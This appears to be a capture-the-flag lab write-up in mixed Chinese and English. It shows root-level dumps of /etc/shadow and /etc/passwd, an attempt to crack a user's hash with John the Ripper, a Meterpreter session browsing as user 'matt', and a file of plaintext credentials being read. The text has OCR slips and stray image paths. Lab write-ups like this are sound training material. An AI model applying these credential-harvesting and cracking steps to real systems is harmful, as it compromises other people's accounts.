/mnt/root/etc # cat shadow
root:$6$v3tOJsrV$mLpdbo13.aXMIerkzoakKUGUt3LNIVxWJHKFYThoSgQiWu/betc4u5cu9JXh6xDM3qOEOjXsJX9jmdyH2/AkN1:18913:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
avahi-autoipd:*:18295:0:99999:7:::
usbmux:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
rtkit:*:18295:0:99999:7:::
cups-pk-helper:*:18295:0:99999:7:::
speech-dispatcher:!:18295:0:99999:7:::
whoopsie:*:18295:0:99999:7:::
kernoops:*:18295:0:99999:7:::
saned:*:18295:0:99999:7:::
pulse:*:18295:0:99999:7:::
avahi:*:18295:0:99999:7:::
colord:*:18295:0:99999:7:::
hplip:*:18295:0:99999:7:::
geoclue:*:18295:0:99999:7:::
gnome-initial-setup:*:18295:0:99999:7:::
gdm:*:18295:0:99999:7:::
sshd:*:18880:0:99999:7:::
mysql:!:18887:0:99999:7:::
ftp:*:18887:0:99999:7:::
lxd:*:18905:0:99999:7:::
bruno:$6$zPcOhUPR$sxtussUAAjKcYLrkWnt6pbJKCvXv1SIZyzMUkj0OeiKqxi8b.rqzGwzlZJT.VvhX9HX93lPt/TqJGRKK.mhvN/:18913:0:99999:7:::
matt:$6$Y4ifhrds$12DvHBC1GRLGLdIh8JL4S8FxBnTLd/gPvpaxhPvdC8kiYt6lOdQ5zNJ5.EgBRoe5.tpP0B23T0szmA.m7qtjH1:18913:0:99999:7:::
justin:$6$5l0ixAaS$tiY81wPZyVFed/ToR1QauSVBKkhkTth.EwxA7nzsaA6kIZq1yWmL8ojdF1W0u7hQhP0hXjrx7cqnYA3jeIOlj/:18899:0:99999:7:::
john:$6$nhkZNO0S$i6b.1OddrvtlHEbdlEEZrX58×4J8yhnnTx3HsWWJbBaa9baqPEuSfeX.YaJmkgtv7tvVn.bLWPN.QT2mCu44e1:18913:0:99999:7:::
oliver:$6$wNsbJ.A4$K1SpSV66fp4lxGTm5USNJG9NnNkenSlWUxCebJIIbJbFLaKPPUihHvBFrDHRXuYn.NC5gdtjm2cP/G0j9lX.b0:18925:0:99999:7:::
/mnt/root/etc # pwd
/mnt/root/etc
/mnt/root/etc #
```

oliver:6wNsbJ.A4$K1SpSV66fp4lxGTm5USNJG9NnNkenSlWUxCebJIIbJbFLaKPPUihHvBFrDHRXuYn.NC5gdtjm2cP/G0j9lX.b0:18925:0:99999:7:::

```
/mnt/root/etc # cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:124:128:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
lxd:x:125:65534::/var/lib/lxd/:/bin/false
bruno:x:1002:1002:irvan:/home/bruno:/bin/bash
matt:x:1003:1003:darrel:/home/matt:/bin/rbash
justin:x:1004:1004:wangda:/home/justin:/bin/bash
john:x:1001:1001:minnu:/home/john:/bin/rbash
oliver:x:1000:1000:Unicorn V1.0:/home/oliver:/bin/bash
```

oliver:x:1000:1000:Unicorn V1.0:/home/oliver:/bin/bash

破解一下oliver，还是用john

```
┌──(kali㉿kali)-[~/case_study]
└─$ ls
john-input  mypasswd.txt  passwd.txt  shadow.txt

┌──(kali㉿kali)-[~/case_study]
└─$ nano passwd.txt

┌──(kali㉿kali)-[~/case_study]
└─$ cat passwd.txt
oliver:x:1000:1000:Unicorn V1.0:/home/oliver:/bin/bash
```

┌──(kali㉿kali)-[~/case_study]
└─$ nano shadow.txt

┌──(kali㉿kali)-[~/case_study]
└─$ cat shadow.txt
oliver:6wNsbJ.A4$K1SpSV66fp4lxGTm5USNJG9NnNkenSlWUxCebJIIbJbFLaKPPUihHvBFrDHRXuYn.NC5gdtjm2cP/G0j9lX.b0:18925:0:99999:7:::

```
┌──(kali㉿kali)-[~/case_study]
└─$ ls
john-input  mypasswd.txt  passwd.txt  shadow.txt

┌──(kali㉿kali)-[~/case_study]
└─$ nano passwd.txt

┌──(kali㉿kali)-[~/case_study]
└─$ cat passwd.txt
oliver:x:1000:1000:Unicorn V1.0:/home/oliver:/bin/bash

┌──(kali㉿kali)-[~/case_study]
└─$ nano shadow.txt

┌──(kali㉿kali)-[~/case_study]
└─$ cat shadow.txt
oliver:$6$wNsbJ.A4$K1SpSV66fp4lxGTm5USNJG9NnNkenSlWUxCebJIIbJbFLaKPPUihHvBFrDHRXuYn.NC5gdtjm2cP/G0j9lX.b0:18925:0:99999:7:::
```

但是破解很慢，既然有root权限，直接find算了

/mnt/root # find . -type f -name "flag5"
./root/flag5

```
/mnt/root/root # ls -la
total 72
drwx------    9 root     root          4096 Oct 13  2021 .
drwxr-xr-x   24 root     root          4096 Oct  3 13:30 ..
-rw-------    1 root     root           178 Oct 25  2021 .bash_history
-rw-r--r--    1 root     root          3106 Apr  9  2018 .bashrc
drwx------    3 root     root          4096 Sep 24  2021 .cache
drwx------    7 root     root          4096 Oct  5  2021 .config
drwx------    3 root     root          4096 Oct 13  2021 .dbus
drwx------    3 root     root          4096 Sep 11  2021 .gnupg
drwxr-xr-x    3 root     root          4096 Sep 10  2021 .local
-rw-------    1 root     root             0 Oct 13  2021 .mysql_history
-rw-r--r--    1 root     root           148 Aug 17  2015 .profile
drwxr-xr-x    2 root     root          4096 Oct 12  2021 .vim
-rw-------    1 root     root         14495 Oct 13  2021 .viminfo
-rw-r--r--    1 root     root           215 Oct  4  2021 .wget-hsts
-rw-r--r--    1 root     root           121 Oct 13  2021 flag5
drwxr-xr-x    6 root     root          4096 Sep 12  2021 snap
/mnt/root/root # pwd
/mnt/root/root
/mnt/root/root # cat flag5
0dfa28ee3ff5f974874356994bfdceecf0b7a16d0dfa28ee3ff5f974874356994bfdceecf0b7a16d0dfa28ee3ff5f974874356994bfdceecf0b7a16d
```

找到flag5了。

F2

```
meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 5.4.0-89-generic #100~18.04.1-Ubuntu SMP Wed Sep 29 10:59:42 UTC 2021 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: matt
meterpreter >
```

so we move to matt use dir:

```
meterpreter > pwd
/var/www/drupal
meterpreter > cd ..
meterpreter > ls
Listing: /var/www
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2021-10-12 22:53:16 -0400  drupal
40755/rwxr-xr-x  4096  dir   2021-09-10 13:44:05 -0400  html
40751/rwxr-x--x  4096  dir   2023-08-10 00:38:59 -0400  lms

meterpreter > cd ..
meterpreter > ls
Listing: /var
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2023-10-03 03:09:01 -0400  backups
40755/rwxr-xr-x  4096  dir   2021-10-04 23:20:52 -0400  cache
43777/rwxrwxrwx  4096  dir   2021-10-07 03:05:35 -0400  crash
40755/rwxr-xr-x  4096  dir   2021-10-25 11:00:37 -0400  lib
42775/rwxrwxr-x  4096  dir   2018-04-24 04:34:22 -0400  local
41777/rwxrwxrwx  120   dir   2023-10-02 17:04:52 -0400  lock
40775/rwxrwxr-x  4096  dir   2023-10-03 03:09:02 -0400  log
42775/rwxrwxr-x  4096  dir   2020-02-03 13:22:21 -0500  mail
43777/rwxrwxrwx  4096  dir   2020-02-03 13:26:56 -0500  metrics
40755/rwxr-xr-x  4096  dir   2020-02-03 13:22:21 -0500  opt
40755/rwxr-xr-x  1000  dir   2023-10-03 03:09:02 -0400  run
40755/rwxr-xr-x  4096  dir   2023-07-24 05:24:22 -0400  snap
40755/rwxr-xr-x  4096  dir   2020-02-03 13:25:06 -0500  spool
41777/rwxrwxrwx  4096  dir   2023-10-02 17:04:51 -0400  tmp
40755/rwxr-xr-x  4096  dir   2021-09-17 02:11:12 -0400  www

meterpreter > pwd
/var
meterpreter > ls
Listing: /var
```


```
=============

Mode            Size  Type  Last modified              Name
----            ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2023-10-03 03:09:01 -0400  backups
40755/rwxr-xr-x  4096  dir   2021-10-04 23:20:52 -0400  cache
43777/rwxrwxrwx  4096  dir   2021-10-07 03:05:35 -0400  crash
40755/rwxr-xr-x  4096  dir   2021-10-25 11:00:37 -0400  lib
42775/rwxrwxr-x  4096  dir   2018-04-24 04:34:22 -0400  local
41777/rwxrwxrwx  120   dir   2023-10-02 17:04:52 -0400  lock
40775/rwxrwxr-x  4096  dir   2023-10-03 03:09:02 -0400  log
42775/rwxrwxr-x  4096  dir   2020-02-03 13:22:21 -0500  mail
43777/rwxrwxrwx  4096  dir   2020-02-03 13:26:56 -0500  metrics
40755/rwxr-xr-x  4096  dir   2020-02-03 13:22:21 -0500  opt
40755/rwxr-xr-x  1000  dir   2023-10-03 03:09:02 -0400  run
40755/rwxr-xr-x  4096  dir   2023-07-24 05:24:22 -0400  snap
40755/rwxr-xr-x  4096  dir   2020-02-03 13:25:06 -0500  spool
41777/rwxrwxrwx  4096  dir   2023-10-02 17:04:51 -0400  tmp
40755/rwxr-xr-x  4096  dir   2021-09-17 02:11:12 -0400  www

meterpreter > cd ..
meterpreter > ls
Listing: /
==========

Mode             Size      Type  Last modified              Name
----             ----      ----  -------------              ----
40755/rwxr-xr-x  4096      dir   2021-09-13 00:56:08 -0400  bin
40755/rwxr-xr-x  4096      dir   2021-10-25 11:02:01 -0400  boot
40775/rwxrwxr-x  4096      dir   2021-09-10 21:09:14 -0400  cdrom
40755/rwxr-xr-x  4380      dir   2023-10-02 09:14:11 -0400  dev
40755/rwxr-xr-x  12288     dir   2021-10-25 11:08:57 -0400  etc
40755/rwxr-xr-x  4096      dir   2021-10-12 00:09:09 -0400  home
100644/rw-r--r-- 43261431  fil   2021-10-25 11:02:01 -0400  initrd.img
100644/rw-r--r-- 43245826  fil   2021-09-28 00:37:31 -0400  initrd.img.old
40755/rwxr-xr-x  4096      dir   2021-10-04 23:19:18 -0400  lib
40755/rwxr-xr-x  4096      dir   2021-09-13 00:43:26 -0400  lib64
40700/rwx------  16384     dir   2021-09-10 21:05:39 -0400  lost+found
40755/rwxr-xr-x  4096      dir   2021-10-12 00:03:31 -0400  media
40755/rwxr-xr-x  4096      dir   2021-09-13 23:03:57 -0400  mnt
40755/rwxr-xr-x  4096      dir   2021-09-10 21:12:21 -0400  opt
40555/r-xr-xr-x  0         dir   2023-10-02 09:04:49 -0400  proc
40700/rwx------  4096      dir   2021-10-13 07:23:44 -0400  root
40755/rwxr-xr-x  1000      dir   2023-10-03 03:09:02 -0400  run
40755/rwxr-xr-x  12288     dir   2021-10-04 23:19:18 -0400  sbin
40755/rwxr-xr-x  4096      dir   2023-07-24 05:24:21 -0400  snap
40755/rwxr-xr-x  4096      dir   2021-09-17 03:34:11 -0400  srv
100600/rw------- 993244160 fil   2021-09-10 21:05:48 -0400  swapfile
40555/r-xr-xr-x  0         dir   2023-10-02 17:04:45 -0400  sys
41777/rwxrwxrwx  4096      dir   2023-10-03 03:09:02 -0400  tmp
40755/rwxr-xr-x  4096      dir   2020-02-03 13:25:36 -0500  usr
40755/rwxr-xr-x  4096      dir   2021-09-10 13:43:32 -0400  var
100600/rw------- 9462016   fil   2021-09-29 06:26:30 -0400  vmlinuz
```

```
100600/rw-------  9462016   fil   2021-09-22 06:19:32 -0400  vmlinuz.old

meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode            Size  Type  Last modified              Name
----            ----  ----  -------------              ----
40750/rwxr-x---  4096  dir   2021-10-13 07:08:00 -0400  bruno
40750/rwxr-x---  4096  dir   2021-10-13 07:24:06 -0400  john
40750/rwxr-x---  4096  dir   2021-09-30 05:03:19 -0400  justin
40750/rwxr-x---  4096  dir   2021-10-12 21:45:23 -0400  matt
40750/rwxr-x---  4096  dir   2021-10-12 21:09:07 -0400  oliver

meterpreter > cd matt
meterpreter > ls
Listing: /home/matt
===================

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
100750/rwxr-x---  0     fil   2021-10-25 11:14:09 -0400  .bash_history
100750/rwxr-x---  220   fil   2018-04-04 14:30:26 -0400  .bash_logout
100750/rwxr-x---  3771  fil   2018-04-04 14:30:26 -0400  .bashrc
40750/rwxr-x---   4096  dir   2021-09-22 00:54:30 -0400  .gnupg
100755/rwxr-xr-x  70    fil   2021-10-12 21:45:23 -0400  .lmsUser.txt
40750/rwxr-x---   4096  dir   2021-09-24 08:40:54 -0400  .local
100750/rwxr-x---  674   fil   2021-09-17 05:10:01 -0400  .profile
40750/rwxr-x---   4096  dir   2021-09-17 05:03:27 -0400  allowCmd
100750/rwxr-x---  8980  fil   2018-04-16 04:18:02 -0400  examples.desktop
```


meterpreter > cat .lmsUser.txt
titos:titosAustralia99#
oliver:lms005#
john:amber7
fergus:manager123#

su oliver
su: must be run from a terminal
/usr/bin/script -qc /bin/bash /dev/null
matt@ubuntu:/home$ ls

